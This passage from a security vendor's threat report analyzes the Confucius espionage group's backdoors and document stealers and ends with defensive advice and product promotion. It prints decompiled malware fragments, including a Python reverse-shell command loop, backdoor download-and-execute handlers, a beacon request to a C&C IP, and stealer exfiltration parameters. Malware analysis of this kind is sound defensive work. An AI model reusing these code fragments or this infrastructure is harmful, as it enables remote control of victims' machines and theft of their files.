The executables have two hardcoded strings that are sent back to the C&C server when a host is infected. They probably serve as a sort of campaign name or tag, with some dating as far back as 2014. A particular modification of ByeBye Shell tracks all the infected victims in a simple *.php* interface. The machine names possibly indicate their targets: military officials and businessmen, among others. Confucius recently started tagging machines related to security researchers, probably to avoid sending commands to them.

The shell application kept regularly posting the base64-encoded machine name and volume serial number (Figure 15). “Terminal Status” can be enabled by anyone who has access to the control panel. When “On” is selected, the affected machine establishes a connection on the same domain to port 4443, which opens ByeBye Shell’s main functionality.

Machine Name	Time Reported	Last Seen Score	Terminal Status	Info
Gul	January 30, 2018, 10:04 pm	1	Off	
DELL	January 30, 2018, 10:04 pm	3	Off	
	January 30, 2018, 10:04 pm	4	Off	
	January 30, 2018, 10:04 pm	4	Off	
Std User	January 30, 2018, 10:01 pm	149	Off	
	January 30, 2018, 9:30 pm	2023	Off	
	January 30, 2018, 9:06 pm	3477	Off	
	January 30, 2018, 8:28 pm	5733	Off	
	January 30, 2018, 7:46 pm	8297	Off	
	January 30, 2018, 6:25 pm	13133	Off	Probable Analyser
abc	January 30, 2018, 6:09 pm	14069	Off	
Commander	January 30, 2018, 5:32 pm	16343	Off	
	January 30, 2018, 5:29 pm	16488	Off	
	January 30, 2018, 5:16 pm	17261	Off	
	January 30, 2018, 4:47 pm	19025	Off	
	January 30, 2018, 3:58 pm	21982	Off	
Admin	January 30, 2018, 3:27 pm	23788	Off	
	January 30, 2018, 2:38 pm	26726	Off	
	January 30, 2018, 2:28 pm	27326	Off	
	January 30, 2018, 1:55 pm	29334	Off	
Administrator	January 30, 2018, 1:25 am	74361	Off	Probable Analyser

Figure 17: ByeBye Shell’s interface showing Confucius’ campaigns

```

hInternet_1 = present_or_status == 1 ? HttpOpenRequestW(
    v5,
    L"POST",
    L"/porky/present.php",
    0,
    0,
    &lpszAcceptTypes,
    dwFlags,
    0) : HttpOpenRequestW(
    v5,
    L"POST",
    L"/porky/tstatus.php",
    0,
    0,
    &lpszAcceptTypes,
    dwFlags,
    0);

.....
mnopqrstuvwxyz0123456789+/,JA. @A.ŸJA.~Í@.bad exception...H.....
.....òÒA.àÒA.....RSDSÔ. $##ðØLMSŸ'.< *n
.....C:\User\...documents\Visual Studio 2012\Projects\Smurf2\Release\Smu
rf.pdb.....E.....E.....%ÒA.....ÿÿÿÿ.....@.....0-A.....ä-A.,-A...
.....ÒA..@A.....@A..@A.,-A.....ÒA.....ÿÿÿÿ.....@...
@A.....òÒA.L@A.....\@A.d@A.....òÒA.....ÿÿÿÿ.....@...L@A.

```

Figure 18: ByeBye Shell's binary contains the word "smurf" in its PDB path, too

remote-access-3

This backdoor (remote access tool) is internally named as "remote-access-c3" as shown in its PDB path:

```

/I.S''@.0123456789abcdef.....zø-Ÿ■@8.....à?... _ .B■MÇraB3G.....
...€.....€H.....@■I
..3I.■...RSDS■px■I.A'eÇM@.ðp....C:\Users\user\Documents\Git\remote-access-
c3\remote-access\Release\payload.pdb.....ð.....ì.....`aI.-
/I.....p@I.-.I.....¼.I.È.I.ô*I.....p@I.....ÿÿÿÿ.....@...

```

Figure 19: Internal name of remote-access-3

The remote-access-c3 backdoor seems to be inspired by Patchwork's NDiskMonitor because they share some behaviors, strings, and commands. remote-access-c3 is written in C++ using the Standard Template Library (STL) library. When remote-backdoor-c3 is executed, it waits for a certain time, because of its long initial time delay. It later loads and executes all modules saved in the system registry, establishes persistence via Task Scheduler, and starts a beaconing thread.

The beaconing thread queries *live.php* script with parameters *license*, which is the username Unicode-encoded (*luXXXX*) then base64 encoded, with parameters *current_license* (base64-encoded OS version) and *bui*, which is probably the backdoor ID.

```

GET /wp-content/live.php?license=Aw&current_license=V2luZG93cyA3IFN1cnZpY2UGFjayAx&bui=3 HTTP/1.1
Host: 45.76.33.53
Accept: */*

HTTP/1.1 200 OK
Date: Wed, 25 Oct 2017 13:50:56 GMT
Server: Apache/2.4.25 (Unix) OpenSSL/1.0.2j PHP/5.6.30 mod_perl/2.0.8-dev Perl/v5.16.3
X-Powered-By: PHP/5.6.30
Content-Length: 156
Content-Type: text/html; charset=UTF-8

username: Aw<br/>processed: Aw

```

Figure 20: Beaconing request of remote-access-c3

In its C&C command processing loop, there are familiar commands also seen in NDiskMonitor, such as *cme-update*, which also splits the received response with the pipe (“|”) character and the use of *cmd /c* to call the command. Like NDiskMonitor, it also sends the program running response to *component_update.php*. Additionally, the *ue/* command for downloading and executing the payload is implemented in STL backdoor.

The command *mod/*, not found in NDiskMonitor, adds or removes modules. Each module is stored in the registry. The backdoor also searches for one of three characters in the C&C response: *0* for loading the module into memory and executing it immediately; *1* for storing module binary data to the registry; and *2* for deleting module binary data from the registry.

In one version of remote-access-c3, the strings inside the binary are not obfuscated and clearly visible. Others had their strings encrypted by various simple algorithms, e.g. XOR with a constant value and subtracting a constant value from each byte, among others.

```

v1 = std::char_traits<char>::length("cme-update");
if ( str_find(&Buf, "cme-update", (int)Src, v1) != -1 )
{
    string_op2(&ProcessInformation.hThread, (int)&Buf, '|');
    LOBYTE(v133) = 5;
    std::basic_string<char,std::char_traits<char>,std::allocator<char>>::basic_string<char,std::char_traits<char>,std::allocator<char>>(
        (int)v122,
        "cmd /c echo \"");
    LOBYTE(v133) = 6;

    v46 = std::char_traits<char>::length("ue|");
    if ( str_find(&Buf, "ue|", (int)Src, v46) != -1 )
    {
        string_op2(&v117, (int)&Buf, 124);
        LOBYTE(v133) = 36;
        get_random_string(&v123);
        LOBYTE(v133) = 37;
        v47 = std::char_traits<char>::length(".exe");
        std::basic_string<char,std::char_traits<char>,std::allocator<char>>::append(".exe", v47);

        v23 = std::char_traits<char>::length("mod|");
        if ( str_find(&Buf, "mod|", (int)Src, v23) != -1 )
        {

```

Figure 21: Implemented backdoor commands of remote-access-c3

ReverseShellSimple and Tweety reverse shells

ReverseShellSimple, named as such from its PDB path, is a simple reverse shell that calls `create_process` where standard input, output, and error handles are redirected to the socket. Tweety is written in Python, distributed as a Python file compiled to EXE. Decompilation shows that the shell waits for commands and reports its name as “Tweety”.

The implemented commands are:

- *uu* — takes a file, encodes it with base64, and sends it to the C&C server
- *cd* — changes the directory
- *quit* — exits the shell session

If none of the predefined commands match, then the received command is passed to the `subprocess.Popen` call. The parameter “`shell=True`” means “the specified command will be executed through the shell,” according to the documentation. The output value of the command executed via shell is sent back to the C&C server. Because of the “Tweety” string, we believe this is somehow linked with the Tweety Chat application.

```
def wait_for_command(s):  
    s.send(' [Tweety] ' + os.getcwd() + '>')  
    data = s.recv(1024)  
  
    proc = subprocess.Popen(data, shell=True, stdout=subprocess.PIPE, stderr=subprocess.PIPE, stdin=subprocess.PIPE)  
    stdout_value = proc.stdout.read() + proc.stderr.read()  
    s.send(stdout_value)  
    return False
```

Figure 22: Tweety’s reverse shell internal name (top), and shell command execution (bottom)

sip_telephone backdoor

sip_telephone, also named in the PDB path as such, uses Windows Management Instrumentation (WMI) to get the AV installed in the machine, its computer name, and processor ID, among others. It performs tasks in an endless loop, with 100 seconds of sleep time:

1. Create a folder on the remote server.
2. Create a file named *COM_INFO.txt* in the remote folder with the contents (installed AV software, IP-machine name, etc.).
3. Downloads *app.jpg* from a server’s directory whose name corresponds to the list of processor IDs – *machine_name*.

4. If the corresponding directory contains *app.jpg*, then this file is downloaded and executed. *app.jpg* file is downloaded and executed into *c:\ProgramData\<PC_name>\<random_name>* from a list:

- *word.exe*
- *ntfs.exe*
- *drv.exe*
- *csvt.exe*
- *appsec.exe*
- *svshot.exe*
- *steam.exe*
- *geforce.exe*
- *polsrv.exe*
- *PowerPoint.exe*
- *inteldriver.exe*
- *proxyst.exe*
- *daemon.exe*
- *windowsdrv.exe*

In at least one case, we noticed that *putty.exe* was uploaded instead into *app.jpg*, probably for testing purposes.

5. Delete the *app.jpg* file from the remote server.




Figure 23: List of victims infected by sip_telephone backdoor

Most of the directories were empty. Attackers control victims by uploading the *app.jpg* file into the desired directory, but these files are eventually deleted. In a specific directory, this malware compromised about 150 hosts, most of them on December 21, 2017.

Information stealers

file-sweeper

Based on its internal strings (URL paths and parameters, etc.), it seems to be very similar to Patchwork's Wintel stealer, which was written in .NET. However, file-sweeper is written in C++ using STL library. file-sweeper steals Word documents (.docx, .doc), PowerPoint files and slideshows (.pptx, .pps), Excel spreadsheets (.xls, .xlsx), and Portable Document Format files (.pdf).

```
std::basic_string<char,std::char_traits<char>,std::allocator<char>>::basic_string<char,std::char_traits<char>,std::allocator<char>>(&unk_49C714);
v13 = std::char_traits<char>::length("/php/up.php?use=");
std::basic_string<char,std::char_traits<char>,std::allocator<char>>::append("/php/up.php?use=", v13);
v14 = sub_403F9B(&Dst);
memcpy(&v66, v14, 0xFFFFFFFF);
std::basic_string<char,std::char_traits<char>,std::allocator<char>>::_Tidy(&Dst, 1, 0);
v15 = std::char_traits<char>::length("&f1=");
std::basic_string<char,std::char_traits<char>,std::allocator<char>>::append("&f1=", v15);
```

aDocx	db '.docx',0 align 4
aDoc	db '.doc',0 align 10h
aPpt	db '.ppt',0 align 4
aPptx	db '.pptx',0 align 10h
aPps	db '.pps',0 align 4
aXls	db '.xls',0 align 10h
aXlsx	db '.xlsx',0 align 4
aPdf	db '.pdf',0

Figure 24: file-sweeper's strings are similar to the Wintel stealer (top);
the list of files it steals is also in the body (bottom)

swissknife2

swissknife2 is a Python script compiled into an EXE file with open-source tool PyInstaller. It is possible to decompile the file into .py source code and analyze its functions, which are:

1. Enumerating all files in ~\Downloads, ~\Document, ~\Desktop and in DRIVE_REMOVABLE, DRIVE_FIXED, DRIVE_REMOTE, which are not A or C.

2. Creating a folder `username{volumeSerialNumber}` in the cloud service for each victim:

```
DBfolder = username + '{ ' + volName + ' }
```

3. Uploading files with .pdf, .doc, .docx, .ppt, .pptx, .xls, and .xlsx to the cloud service.

As mentioned in the documentation from the cloud storage provider, an access token is required to communicate with the account. This token can be obtained from `swissknife2`'s decompiled script. Access to the token allowed us to write a script that enumerates all the folders and files that were uploaded to the account. The third Boolean parameter, as per the documentation, is called *include_deleted*. If its value is *True*, “the results will include entries for files and folders that used to exist but were deleted.”

During the research, data of around 60 victims was uploaded to a Confucius-owned cloud storage service account. There were also a few thousand files in the account that were later deleted. We did not get any of these files and only managed to obtain the metadata indicating they previously existed in the account.

svctrls and Winframe stealers

This file stealer is written in Delphi and pilfers images (.png, .jpg, .jpeg), spreadsheets (.xls, .xlsx), documents (.doc, .docx, .pdf), PowerPoint files (.ppt, .pptx), personal storage tables containing messages, calendar events, and others in Microsoft software such as Exchange and Outlook (.pst), offline folder files in Outlook (.ost), and data record files (.csv). The stolen files are uploaded over HTTP via multipart request.

Winframe is very similar to svctrls, which is also written in Delphi. It steals files with the same extensions, and uploads them to the C&C server over HTTP via multipart request.

[illegible]

Figure 25: Multipart request that sends a stolen file to the C&C server

usctrls stealer

usctrls is an external media file stealer that scans USB drives or CDs for certain extensions. It then copies any file of interest it finds to `%AppData%\Roaming\OffLogs\`. The file `%AppData%\Roaming\OffLogs\Items.log` will contain a list of file names that were copied from the removable media. The binary file contains one timer that takes care of the persistence. It also has two callbacks (Aval = available, and Rved = removed), which are called when the external media is inserted or removed. usctrls searches for and copies PDFs, Word documents (.doc, docx), PowerPoint files (.ppt, .pptx), and Excel spreadsheets (.xls, .xlsx).




Figure 26: List of the usctrls' stealer components

fileUpload stealer

fileUpload is named after the PDB path in its malicious binary. Written in C++, its code shares similarities with a version of ByeBye Shell. It connects to a `.php` file to decide which functions should be switched on or off for which users. When doing these POST requests, it sends two values in POST parameters:

- `teststr=base64(<user_name>{<volume_serial_number>})`
- `testval=eEBRQVoh`

```
strcpy_s(v4, 0x1F4u, "teststr=");
v5 = compute_base64(szUserName, strlen(szUserName));
strcat_s(v4, 0x1F4u, v5);
strcat_s(v4, 0x1F4u, "&testval=eEBRQVoh");
strcpy_s(&Dst, 0x200u, byte_455811);
v34 = L"*/*";
```

Figure 27: fileUpload stealer's parameters

ZnJlZWludHJuZXQuY29t	freeintrnet[.]com
d2lubG9nLmZycA==	winlog.frp
ZmF1bHRzdGF0dXMucHJm	faultstatus.prf
c3RhdHVzLmZycA==	status.frp
QnJvd3NlclVwZGF0ZS5sbms=	BrowserUpdate.Ink
VXBkYXRlIEJyb3dzZXI=	Update Browser
L2luZXRncmlkL3ByZXNlbnQucGhw	/inetgrid/present.php
L2luZXRncmlkL2Fja3BvbGNtZC5waHA=	/inetgrid/ackpolcmd.php
L3VwbG9hZGVyLnBocA==	/uploader.php
b2ZmTG9nc1xc	offLogs\\

Table 3: fileUpload's strings are base64-encoded

fileUpload searches for and steals Word documents (.doc, .docx), PowerPoint files (.ppt, .pptx), Excel spreadsheets (.xls, .xlsx), and PDFs, then uploads them to the C&C server. We actually saw other versions of this file stealer. One version employed a hook that counted left mouse button clicks. Once it reaches a specified number, another function is activated, which we think serves as an anti-sandbox routine.

Defending Against Targeted Attacks

Confucius illustrates the hazards of [targeted attacks](#): Patient, persistent, and raring to exploit vulnerabilities in people, processes, and technology. As organizations increasingly digitize information, their exposure to theft also broadens. Traditional defenses will be more challenging to maintain, and these need to be complemented with defense in depth and improved awareness. Here are some countermeasures organizations can adopt:

- Mind the security gaps: Keep the system, its programs/applications, and network updated; create more robust [patch management](#) and [incident response and remediation](#) policies that will highlight security without hindering business operations. Consider [virtual patching](#) for legacy or end-of-life systems.
- Enforce the principle of least privilege: Remove the attackers' leverage by preventing access to the organization's crown jewels. [Network segmentation](#) reduces traffic congestion while restricting user privileges, thus preventing lateral movement. [Data categorization](#), which differentiates data by their value, mitigates the damage in case of a breach.
- [Restrict and secure the use of tools](#) such as [PowerShell](#) and other [command-line tools](#) typically reserved for the organization's system administrators and information security staff to prevent their abuse. Disable outdated and unnecessary extensions, plugins, and components that interact with the system's programs, as they can also be used as entry points.
- As technology [broadens horizons](#), so will the attackers'. Proactively monitor your infrastructure, as each layer can be used as a doorway into the organization — from its physical perimeters, and online [gateways](#), [endpoints](#), [network](#), and [servers](#). [Firewalls](#) and [intrusion detection and prevention systems](#) help block network-based threats. [Application control](#) and behavior monitoring prevent suspicious files and anomalous behaviors from executing within the system, while URL filtering/categorization blocks malicious URLs and malware-hosting sites.
- Play it smart and don't take the bait: [Email-borne](#) threats and [malicious mobile apps](#) rely heavily on social engineering to be successful. Empowering and nurturing the workplace with stronger cybersecurity awareness helps — even something as simple as knowing how to identify red flags in spam email can stand between an attacker and the organization's bottom line.

Trend Micro Solutions

[Trend Micro™ Deep Discovery™](#) provides detection, in-depth analysis, and proactive response to today's stealthy malware, and targeted attacks in real time. It provides a comprehensive defense tailored to protect organizations against targeted attacks and advanced threats through specialized engines, custom [sandboxing](#), and seamless correlation across the entire attack lifecycle, allowing it to detect threats delivered by Confucius even without any engine or pattern update.

[Trend Micro™ Deep Security™](#), [Vulnerability Protection](#), and [TippingPoint](#) provide [virtual patching](#) that protects endpoints from threats that abuses unpatched vulnerabilities.

Confucius' Trojanized documents can use email as an entry point, which makes securing the email gateway important. [Trend Micro™ Hosted Email Security](#) is a no-maintenance cloud solution that delivers continuously updated protection to stop spam, malware, spear phishing, ransomware, and advanced targeted attacks before they reach the network.

[Trend Micro™ Deep Discovery™ Email Inspector](#) and [InterScan™ Web Security](#) prevent malware from ever reaching end users. At the endpoint level, [Trend Micro™ Smart Protection Suites](#) deliver several capabilities that minimize the impact of Confucius' attacks.

End users and enterprises can also benefit from multilayered mobile security solutions such as [Trend Micro™ Mobile Security for Android™](#) which is also available on Google Play. [Trend Micro™ Mobile Security for Enterprise](#) provides device, compliance and application management, data protection, and configuration provisioning, as well as protects devices from attacks that leverage vulnerabilities, preventing unauthorized access to apps, as well as detecting and blocking malware and fraudulent websites. Trend Micro's [Mobile App Reputation Service](#) (MARS) covers Android and iOS threats using leading sandbox and machine learning technologies. It can protect users against malware, zero-day and known exploits, privacy leaks, and application vulnerability.

These solutions are powered by the Trend Micro [XGen™ security](#), which provides a cross-generational blend of threat defense techniques against a full range of threats for [data centers](#), [cloud environments](#), [networks](#), and [endpoints](#). It features high-fidelity machine learning to secure the [gateway](#) and [endpoint](#) data and applications, and protects physical, virtual, and cloud workloads.

Created by:

TrendLabs

The Global Technical Support and R&D Center of TREND MICRO

TREND MICRO™

Trend Micro Incorporated, a global cloud security leader, creates a world safe for exchanging digital information with its Internet content security and threat management solutions for businesses and consumers. A pioneer in server security with over 20 years experience, we deliver top-ranked client, server, and cloud-based security that fits our customers' and partners' needs; stops new threats faster; and protects data in physical, virtualized, and cloud environments. Powered by the Trend Micro™ Smart Protection Network™ infrastructure, our industry-leading cloud-computing security technology, products and services stop threats where they emerge, on the Internet, and are supported by 1,000+ threat intelligence experts around the globe. For additional information, visit www.trendmicro.com.



Securing Your Journey
to the Cloud

www.trendmicro.com